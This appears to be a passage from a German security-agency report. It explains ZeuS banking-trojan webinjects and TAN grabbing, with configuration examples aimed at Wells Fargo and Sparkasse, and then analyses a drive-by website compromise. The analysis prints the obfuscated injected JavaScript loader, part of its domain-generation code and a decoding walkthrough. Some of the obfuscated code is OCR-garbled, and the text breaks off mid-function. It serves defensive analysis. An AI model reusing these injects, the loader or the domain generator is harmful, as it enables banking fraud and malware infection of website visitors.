- <td id="sidebar" align="left" valign="top" class="noprint">
- data_end
-
- set_url https://www.wellsfargo.com/* G
- data_before
- <input type="password"*
- data_end
- data_inject
-
<label for="atmpin">ATM PIN</label>:
- <input type="password" accesskey="A" id="atmpin" name="USpass" size="13" maxlength="14" style="width:147px" tabindex="2" />
- data_end
- data_after
- data_end

TAN-Grabber:

Das letzte Kapitel der Gebrauchsanweisung befasst sich mit der Funktion des TAN-Grabbers (Transaction Authentification Number). Das Beispiel bezieht sich auf eine Online Banking-Adresse.

Auflistung der Einstellungen des TAN-Grabbers; wird im Unterabschnitt **TanGrabber** des Abschnitts **Dynamic-Config** gespeichert.

- **Format des Eintrags:** [URL-Mask] [Schalter] [Whitemask POST] [Blackmask POST] [Bezeichnung des Werts]

- **URL-Mask –** URL, beim Übergang auf welche die TAN in den POST-Daten gesucht werden soll.

- **Schalter** – bestimmt die Hauptbedingung des Erhalts der TAN, kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Alle gemeinsam erlauben eine eine genauere Bestimmung der TAN. Derzeit sind folgende Schalter verfügbar:
  - **S<u>xx</u>** – legt fest, nach welcher Anzahl ausgelassener TANs die TAN ausgetauscht werden muss. **<u>xx</u>** – Zahl
  - zwischen 1 und 99, die diese Anzahl angibt.
  - **R<u>xx</u>** – legt fest, dass die Bezeichnung der TAN in den POST-Daten variabel ist, und ermöglicht es, das Auffinden der TAN nach der Position zu bestimmen. **<u>xx</u>** – Zahl zwischen 1 und 99, die diese Position angibt.
  - **C<u>xx</u>** – legt die Anzahl der Ziffern in der TAN fest.. **<u>xx</u>** – Zahl zwischen 1 und 9.

- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Bezeichnung des Wertes –** Wenn Sie die Schalter **R** oder **C** nicht gesetzt haben, so muss hier <u>unbedingt</u> die Bezeichnung derjenigen Variablen in den POST-Daten angegeben werden, welche die TAN erhält; es kann eine Mask verwendet werden.

Funktions-Algorithmus des TAN-Grabbers:

1. Suche der URL in der Konfigurationsdatei.
2. Prüfung der POST-Daten.
3. Prüfung des Wertes des Schalters **S**.
4. Suche der Variable mit der TAN.
5. Speicherung der TAN.
6. Ersetzung der TAN den in POST-Daten und Fortsetzung der Ausführung der Abfrage.

Beispiele:

entry tangrabber

- https://banking.*sparkasse*.de/cgi/login.cgi S3 * tan

end

Die Beschreibung verschiedener Aspekte der Installation und Verwendung von ZeuS macht deutlich, dass diese Software auch von Personen ohne besondere Fachkenntnisse benutzt werden kann. Wer schon einmal eine PHP- oder MySQL-Anwendung verwendet hat, wird weit reichende Ähnlichkeiten feststellen. Das entspricht dem Professionalisierungskonzept der Akteure: eine Gruppe entwickelt die Software und bietet diese auf dem Schwarzmarkt zum Verkauf an. Eine weitere Gruppe generiert und verbreitet damit die Malware um ein Botnetz aufzubauen - beispielsweise via Spam-Mail. Dieses wird dann von einer dritten Gruppe gemietet, um E-Banking-Systeme anzugreifen und Money-Mules anzuwerben. Alle drei Akteure haben eines gemeinsam: Sie betreiben eine kriminelle Tätigkeit, um sich finanziell zu bereichern.

10.2 Drive-by-Infektionen: Was sie sind und wie sie funktionieren

In den Halbjahresberichten 2007/1 und 2007/2 hat MELANI über Drive-by-Infektionen berichtet sowie Präventionmöglichkeiten aus Sicht der Benutzer und der Webseiten-Betreiber beschrieben. Im Laufe des letzten Jahres hat sich die Gefahr von Drive-by-Infektionen weiter erhöht. Dieser Anhang erklärt anhand eines anonymisierten Schweizer Beispiels, wie eine solche Infektion abläuft.

Definition

Drive-by-Infektionen sind ein Mittel zur Verbreitung von Malware. Durch sie kann ein Computer beim blossen Ansurfen einer Webseite infiziert werden. Der Benutzer bemerkt dies unter Umständen nicht. Das Ziel der Malware-Autoren besteht in der Regel darin, sich Zugang zu den Rechnern von Endbenutzern zu beschaffen. Der Begriff «Drive-by»-Infektion ist ein Amerikanismus, der sich auf den Komfort des Konsums mit dem Auto bezieht (etwa «Drive-by»-Shopping, «Drive-by»-Restaurants oder «Drive-by»-Kinos) und metaphorisch fürs Surfen im Internet verwendet wird. Bei Drive-by-Attacken missbrauchen die Malware-Autoren meistens Webseiten von Dritten, in deren Code sie zusätzliche bösartige Elemente einbauen.

Die Infektion

Es gibt mehrere Möglichkeiten zur Infizierung von Webseiten mit schädlichem Code. Auf PHP basierende Anwendungen beinhalten oft verwundbare Teile, welche dem Angreifer den Zugang zum Betriebssystem oder zum Dateisystem ermöglichen. Auch der Webserver selbst kann solche Sicherheitslücken beinhalten. Das Ausnutzen dieser Sicherheitslücken erlaubt es den Angreifern, Webinhalte zu manipulieren und zusätzlichen Code einzuschleusen. Eine weitere Möglichkeit Webinhalte verändern zu können, ist der Missbrauch von FTP-Login-Daten, welche zur Verwaltung von Webseiten verwendet werden. Der Computer von dem aus die Webseite administriert wird, wird hierbei mit einem Trojaner infiziert, der dann die

Zugangsdaten stiehlt. Der Angreifer verwendet danach die gestohlenen Passwörter, um sich einzuloggen und den Code der Webseiten mit den bösartigen Funktionen zu ergänzen. Solche Manipulationen erfolgen entweder manuell durch den Angreifer oder automatisiert durch einen Bot.

Folgender Auszug (Abbildung 1) von FTP-Logdateien illustriert einen solchen Angriff. Die Analyse zeigt, dass nicht nur ein, sondern gleich drei Uploads bösartiger Teile erfolgte, und zwar am 4. März 2008, 20. März 2008 und 28. April 2008. Die IP-Adressen waren in diesem Fall in Kanada und den USA registriert. Es handelte sich hierbei höchstwahrscheinlich um eine automatisierte Attacke. Die IP-Adressen verweisen lediglich auf einen Proxy- oder Botnet-Rechner und nicht auf die Angreifer selber.

```
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]USER xyz 331 0 0 0
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]PASS - 230 0 0 15
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 426 0 0 110
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 226 588 0 1031
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 426 0 0 125
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 963 0 953
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:36 68.148.9.86 xyz 21 [24236]created Main_Frame.htm 226 0 4127 1844
2008-03-20 07:52:01 74.138.129.195 xyz 21 [45992]USER xyz 331 0 0 0 - -
2008-03-20 07:52:05 74.138.129.195 xyz 21 [45992]PASS - 230 0 0 16 - -
2008-03-20 07:52:38 74.138.129.195 xyz 21 [45992]sent /xyz/index.html 226 588 0 172 - -
2008-03-20 07:52:50 74.138.129.195 xyz 21 [45992]sent /xyz/Left_Frame.htm 226 5875 0
328 - -
2008-03-20 07:53:07 74.138.129.195 xyz 21 [45992]created Left_Frame.htm 226 0 6975
3515 - -
2008-04-28 07:43:30 24.127.176.63 xyz 21 [19408]USER xyz 331 0 0 0 - -
2008-04-28 07:43:34 24.127.176.63 xyz 21 [19408]PASS - 230 0 0 16 - -
2008-04-28 07:44:06 24.127.176.63 xyz 21 [19408]sent /xyz/index.html 226 588 0 109 - -
2008-04-28 07:44:20 24.127.176.63 xyz 21 [19408]sent /xyz/Left_Frame.htm 226 3687 0
234 - -
2008-04-28 07:44:37 24.127.176.63 xyz 21 [19408]created Left_Frame.htm 226 0 6971 3359
- -
```

Abbildung 1: Auszug der FTP-Logdateien eines kompromittierten Servers

Der eingeschleuste Code

Um die Analyse zu erschweren, wurde in diesem Beispiel der eingeschleuste Code so kompliziert geschrieben, dass er sehr schwer nachvollziehbar wird, aber immer noch funktioniert (Obfuskation). Zur Analyse des Codes muss dieser deshalb zuerst wieder in eine nachvollziehbare Form gebracht werden (Deobfuskation). Während diese Methode der Obfuskation auch von JavaScript-Programmierern verwendet wird, um ihr geistiges Eigentum zu schützen, wird sie in diesem Beispiel eindeutig dazu verwendet, um Administratoren und Ermittler davon abzuhalten, die volle Funktionsfähigkeit des Codes verstehen zu können. In Abbildung 2 ist der ursprüngliche HTML-Code grün markiert, der hinzugefügte Code rot. Dieser besteht aus einem sehr langen JavaScript-String: $="[…]". Zur besseren Darstellungen wurden in Abbildung 1 Zeilenumbrüche eingefügt. Dieser String wird in der letzten Zeile «unescaped» (entkomprimiert), die Resultate der «document.write»-Methode gesendet und somit dem Webbrowser zur Ausführung weitergeleitet. Im Klartext ist nur folgender Code ersichtlich:

eval(unescape($));document.write($);

Bei Webseiten mit nur wenigen oder gar keinen JavaScripten genügen solche Code-Fragmente als Warnsignal. Im Falle von komplexeren Webseiten fallen diese jedoch unter Umständen nicht mehr auf. Da der gesamte JavaScript-Code in einer einzigen langen Zeile enthalten ist, wird er von den Webmastern oft erst erkannt, nachdem ein Besucher eine Infektion meldet.



```
<html>
<head>
<title>Widgets Info Page</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"> </head>

<body bgcolor="#000000" background="Images/Top_Widget.jpg">
<div align="center">
  <p><img src="Images/Left_Widget.jpg" width="680" height="444" usemap="#Map2" border="0">
    <map name="Map2">
      <area shape="rect" coords="2,1,677,447" href="Frame_Left.htm" target="_self">
    </map>
    <br>
    <map name="Map">
      <area shape="rect" coords="5,6,397,511" href=Description_Main.htm" target="_self" alt="Description of Widgets" ti-
tle="Description of Widgets">
    </map>
  </p>
  <p><font face="Garamond" size="4"><b>Widget Overview</b></font></p>
  <p><b><font face="Garamond" size="4">Super New Widgets </font></b></p>
  <p>  </p>
</div>
<script language="javascript">$="%63a%3d%22%2566u%256ectiax%256fn %2564c%2573(%2564s,e%2573){d %2573%253
du%256 ee%2573c%25ae61p%22;da%3d%22fqb0})-~ug0Qbbqi87e~%257F7% 3c7tfu7%3 c7dxb7%3c7v yb7%3c7fy v7%3 c7
huc7%3c7fuc7%3c7wxd7%3c7u~y7%3c7ud~7%3c7|uf7%3c7dgu79+fqb0|)-~ug0Qbbqi 87q7%3c7 r7 %3c7s7%3c7t 7%3 c7u7
%3c7v7%3c7w7%3c7x7%3c7y7%3c7z7%3c7{7%3c7| 7%we3c7}7%3c7~7 %3c7%257F7%3c7`7%3c 7a7%3qc7b7% 3c7c7%
3c7%2 2;dd%3d%22}Sx%3ctSx%3c}^}+yv8d)K7i7M,%25u22%2520%2520%279kd)K7di7M0-0%2522%2520%2520%27+m}^}-
S]^8d)K7t7M%3cd)K7}7M%3cd)K7i7M9+iSx!-|)K888 d)K7i7 M6% 2520hQQ9;}^}9 50&5##95 0%2522&M+ iSx%2522|)K88 88d
)K7i7 M6 %2520h##!!9..#9;}^}950!%25209M +}Sa x%22;d c%3d%220 d)K7t 7M-t)%3ewudTqdu 89%3d8t)% 3ewudT qi899+yv8
d)K7t7M,%25209d)K7t7M-!+d) K7}7Mt )%3ewu d]%257F~d x89;!+ ve~ sdy %a 257F ~0S]^8t%3c}%3ci9kfqb0b-888i;8 #:t99;8}
Nt9:#9;t9+budeb~0b+mfqb0t-7fuc|%x3 257Fh% 3es%25 7F}7+f qb0iSx !%3ciSx %2522 %3c%22;de%3d%22-|)K88d) K7}7M;}^
}950%2522%259M+yv888d)K7t7 M:%25229.-%25209 6688d) K7t7M: %25229,-)99tSx-~)K8d)K7t7M50!%25209M54+u|cu0tSx-
|)K88d)K7t7M:&950%2522%279M+4-%3eb u`|qsu8t% 3ciSx%2522; }Sx w;iSx!;tSx;})Kd)K7} 7M%3d! M;7%3 es%257F }79+%2
2;cb% 3d% 22e(%2564s)%2 53bs t%253dt %256d %2570% 253d%252 7% 2527 ;for(i% 253d0;i%2 53cds.% 256caden% 22;d
z3d%22%2566u%256e%2563tioax%256e %2564 w%e252 8t){% 2563 a%2 53d %25 27%252564%2525 6f%252563u me%25
256et.%252577r%2569t%252565(%2525 22%25 27;c e%2 53d%2 527%252 522) %2 527;cb 253d%25 27%25253c scr%2525
69%252570t%25256ca%25256%2565g%25257%2535a%25256%2537e%25253d%25255c%2525%25322%256aa%2576a%2
52573c%2572%2569%252570t%25255c%252522%25253e%2527;cc%253d%2527%25253c%25255c%25252fscrip%2574%2
5253e%2527;eval%2528une%2573ca%2570%2565(t%2529%2529%257d;%22;cd%3d%223ds%2574%252b%2553%2574rin
%2567.fr%256f%256dC%2568%2561rCo%2564e(%2528%2574mp.%22;cu%3d%22(p}b4g`mxq)6b}g}v}x}`m.|}ppqz6*(}rfuyq4gf
w)6|``d.;;bqgx{l:w{y;xp;sfs;64c}p`|)%25$$4|q}s|`),$*(;}rfuyq*(;p}b*%22;st%3d%22%2573t%253d%2522%253dst%253b%2564c
%2573(%2564%2561%252b%2564b%252b%2564%2563%252b%2564d%252b%2564e%252c1%2530)%253b%2564%2577(
%2573%2574)%253b%2573%2574%253d$%253b%2522%253b%22;db%3d%22d7%3c7e7%3c7f7%3c7g7%3c7h7%3c7i7%3
c7j79+fqb0~)-ug0Qbbqi8!%3c%2522%3c#%3 c$% 3c%25%3 c&%3c%2 7%3c (%3c) 9+fq b0d)-~ug0Qbbqi89+fqb0t)-~ug0 Tq
du8 9+d)K7i7Ma-t)%3ewudVe||luqb89+yv8t) %3ewu dTqi89.#9d) K7t7M-)%3 ewudTqd u8 9% 3d8t)% 3ewudTqi 89;% 25229 +
u|c u% 22;ce%3 d%22%2563har%2543o%256 4eA%2574( %25 30)^% 2528 %252 70%2 578%2 5300%2 527+e s))% 2tzr529
;}}%22;cc%3d%22%2567th;%2569++%2529{tm%2570%253dds.sl%2569c%2565(%2569,i%252b1%2529;s%2574%25%22;op
%3d%22%2524%253d%2522%2564w(%2564cs%2528cu,%25314)%2529;%2522;%22;cz%3d%22%2566%2575n%2563ti%25
6f%256ecz%2528c%257a){%2572et%2575rn%2520c%2561%252bcb+%2563%2563+%2563d+c%2565c%257a;}%253b%22;
%69%66(d%6fc%75%6den%74.%63o%6fki%65.%69nd%65xO%66%28%27vbul%6c%65%74in_%6dult%69qu%6fte%3d%27)
%3d%3d){sc(%27vbu%6c%6ce%74i%6e%5fnbmul%74iq%75ot%65%3d%27,%3 2,7)% 3b%aw65 va%6c(% 75nes%63ape%2
8dz+%63z+ %6fp%2b%73%74)a+%27d%77(d%7a+cz %28$+%73dt) %29%3b%2 7,3)} el%7 3e{%2 4%3d %27 %27} ;function
%20%73c(c%6em.-%2c%76,,eed%29%7bvar%20ex%64%3dnew %44at% 65();%6 5xd.a% 73 %65t D%61 t%6 55q(ex %64.%
67%65t%44a%74e()%2be%64)%3bdo%63ume%6et.%63oo%6bie%3dcnm%2b %27%3d%27aeesca% 70e(v w%29+ % 27%3
beaer43gfhsrmx%70ire%73%3sd%27+exd.to§%12GM%5afuqq%34%58 5wtz-4^~wa4Str%69ng%28)%3b%7d;
";eval(unescape($));document.write($);</script></body>
</html>
```

Abbildung 2: Auszug: HTML-Code und JavaScript-Exploit

Die eigentliche Malware ist nicht direkt in diesen Daten abgelegt; stattdessen finden sich darin Browseranweisungen, die Malware von einem anderen, durch die Kriminellen kontrollierten Server zu beziehen. Die Angreifer nutzen dazu einen versteckten HTML-iFrame-Tag

(siehe Abbildung 1). Der DNS-Name des Ortes dieser Datei wird dynamisch generiert und wechselt zweimal wöchentlich. Im Beispiel auf Abbildung 3 unten ist dies http://annvxes.com. Auf diese Weise kann die Malware zentral an einem oder wenigen Orten abgelegt werden, während die Verteilung dezentral durch zahlreiche kompromittierte Webseiten erfolgt. Ein solches Vorgehen erhöht aus Sicht der Kriminellen die Flexibilität, vereinfacht die Wartung, und senkt das Entdeckungsrisiko. Ausserdem können bei diesen zentralen Verteilseiten zusätzliche Filter zur Verteilung der Malware implementiert werden, z.B. um die Infektion auf bestimmte Länder zu beschränken, Systeme nur einmal mit einer Malware zu bedienen, oder um gewisse IP-Adressbereiche auszublenden.



Abbildung 3: Ein versteckter iFrame initiiert den Download der Malware

Der JavaScript-Code übermittelt ausserdem Informationen über die benutzten Browser-Versionen und Plugins (Acrobat, Flash, etc), worauf der Server eine darauf zugeschnittene Malware zur Ausführung zurückschickt.

Eine Besonderheit in diesem Script ist die Variation der Domäne in Abhängigkeit des Datums. Abbildung 4 zeigt den Teil des entschleierten JavaScript-Codes, der die Domäne kreiert. Die t9-Arrays werden verwendet, um das Datum zu kodieren und werden dann mittels der Variablen yCh2 (für das Jahr), mCh (für den Monat), yCh1 (wiederum für das Jahr), dCh (für den Wochentag), m9 (für den Monat in Buchstabenform) verarbeitet, um den Domänen-Namen mit «.com» am Schluss zu kreieren. Mit Hilfe dieses Algorithmus ist es möglich, die Domain-Namen im Voraus zu berechnen. Man sieht z.B., dass alle DNS-Namen im Monat Juni auf *xes.com enden (siehe Fett markierte Scriptteile).

```
var m9=new Array('uno','dve','thr','fir','vif','xes','ves','ght','eni','etn','lev','twe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();
var d9=new Date();
t9['y']=d9.getFullYear();
if(d9.getDay()>3)
  t9['d']=d9.getDate()-(d9.getDay()+2);
else
  t9['d']=d9.getDate()-(d9.getDay());
if(t9['d']<0)
  t9['d']=1;
t9['m']=d9.getMonth()+1;

function CMN(d,m,y)
{
  var r=(((y+(3*d))+(m^d)*3)+d);return r; }

var d='veslox.com';
var yCh1,yCh2,mCh,dCh,mNm;
if(t9['y']<2007)
```

```
  {t9['y'] = 2007;}
mNm=CMN(t9['d'],t9['m'],t9['y']);
yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)% 26]; yCh2=l9[((((t9['y']&0x3311)>>3)+mNm)% 10)]; mCh=l9[((t9['m']+mNm)% 25)];
if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))
  dCh=n9[(t9['d']% 10)];
else
  dCh=l9[((t9['d']*6)% 27)];
$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com');
```

Abbildung 4: Teil des entschleierten JavaScript-Codes, der den Domänennamen kreiert Entschlüsseltes JavaScript


Dies ist ein Beispiel für eine fortgeschrittene Malware, die einen grossen Aufwand zur Verschleierung betreibt, um die Analyse zu erschweren. Die einfachste Methode besteht darin, die Malware auf einem dedizierten System zu starten und zu beobachten. Zum vertieften Verständnis und zur Rekonstruktion des Algorithmus ist allerdings ein Reverse Code Engineering notwendig.

Beispiel: Analyse mit Hilfe von Malzilla[37]

Der Script wird an den Decoder geschickt und nach einigen manuellen Korrekturen (href.location und callee-String) im Emulator ausgeführt, die eval-Resultate können danach doppelgeklickt werden:



[37] Diese Analyse wurde von Adrian Leuenberger von Compass Security durchgeführt.



Der dechiffrierte Code der ersten Stufe erscheint im unteren Fenster und wird mittels Copy6Paste in ein neues Source-Fenster kopiert (hier zu Illustrationszwecken etwas umformatiert, was aber nicht notwendig ist):

Malzilla by bobby


Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

New Tab (1)


```
ca="%66u%6ecti%6fn %64c%73(%64s,e%73){d%73%3du%6ee%73c%61p";
da="fqb0))--ug0Qbbqi87e-%7F7<7tfu7<7dxb7<7vyb7<7fyv7<7huc7<7fuc7<7wxd7<7u-y7<7ud-7<7|uf7<7dgu79+fqb0||--ug0Qbbqi87q7<7r7<7s7<7t7<7u7<7v7<7w7<7x7<7y7<7z7<7(7<7|7<7
)7<7~7<7%7F7<7'7<7a7<7b7<7c7<7";
dd=")Sx<tSx<)^|+yv8d)K7i7M,%22%20%20'9kd)K7i7M0-0%22%20%20'+m)^|-S]^8d)K7t7M<d)K7)7M<d)K7i7M9+iSx!-|)K888d)K7i7M6%20hQQ9;)^)950<5##950%22<M+iSx%22-|)K8888d)K7i7M6
%20h##!!9..#9;)^)950!%209M+)Sx";
dc="0d)K7t7M-t)>wudTqdu89=8t)>wudTqi899+yv8d)K7t7M,%209d)K7t7M-!+d)K7)7M-t)>wud]%7F-dx89;!+ve-sdy%7F-0S]^8t<)<i9kfqb0b-888i;8#:t99;8)Nt9:#9;t9+budeb-0b+mfqb0t
-7fuc|%7Fh>s%7F)7+fqb0iSx'<iSx%22<";
de="-|)K88d)K7)7M;)^)950%22%9M+yv888d)K7t7M:%229.-%2096688d)K7t7M:%229,-|99tSx--)K8d)K7t7M50!%209M+u|cu0tSx-|)K88d)K7t7M:<950%22'9M+4-4>bu'|qsu8t<iSx%22;)Sx;iSx!
;tSx;))Kd)K7)7M=!M;7>s%7F)79+";
cb="e(%64s)%3bst%3dt%6d%70%3d%27%27;for(i%3d0;i%3cds.%6cen";
dz="%66u%6e%63tio%6e %64w%28t){%63a%3d%27%2564%256f%2563ume%256et.%2577r%69t%2565(%2522%27;ce%3d%27%2522)%27;cb%3d%27%253cscr%2569%2570t %256ca%256%65g%257%35a
%256%37e%253d%255c%25%322%6aa%76a%2573c%72%69%2570t%255c%2522%253e%27;cc%3d%27%253c%255c%252fscrip%74%253e%27;eval%28une%73ca%70%65(t%29%29%7d;";
cd="3ds%74%2b%53%74rin%67.fr%6f%6dC%68%61rCo%64e(%28%74mp.";
cu="(p)b4g'mxq)6b)g|v)x)'m.|)ppqz6*()rfuyq4gfw)6|''d.;;bqgx(l:w(y:xp:sfs:64c)p'|)%$$4|q|s|'),$*(;)rfuyq*(;p)b*";
st="%73t%3d%22$%3dst%3b%64c%73(%64%61%2b%64b%2b%64%63%2b%64d%2b%64e%2c1%30)%3b%64%77(%73%74)%3b%73%74%3d$%3b%22%3b";
db="d7<7e7<7f7<7g7<7h7<7i7<7j79+fqb0-)--ug0Qbbqi8!<%22<#<$<%<&<'<(<)9+fqb0d)--ug0Qbbqi89+fqb0t)--ug0Tqdu89+d)K7i7M-t)>wudVe||Iuqb89+yv8t)>wudTqi89.#9d)K7t7M-t)
>wudTqdu89=8t)>wudTqi89;%229+u|cu";
ce="%63har%43o%64eA%74(%30)^%28%270%78%300%27+es))%29;))";
cc="%67th;%69++%29(tm%70%3dds.sl%69c%65(%69,i%2b1%29;s%74%";
op="%24%3d%22%64w(%64cs%28cu,%314)%29;%22;";
cz="%66%75n%63ti%6f%6e cz%28c%7a){%72et%75rn%20c%61%2bcb+%63%63+%63d+c%65+c%7a;}%3b";
if (document.cookie.indexOf('vbulletin_multiquote=')==-1)
{
  sc('vbulletin_multiquote=',2,7);
  eval(unescape(dz+cz+op+st)+'dw(dz+cz($+st));')
}
else
  ($='');

function sc(cnm,v,ed)
{
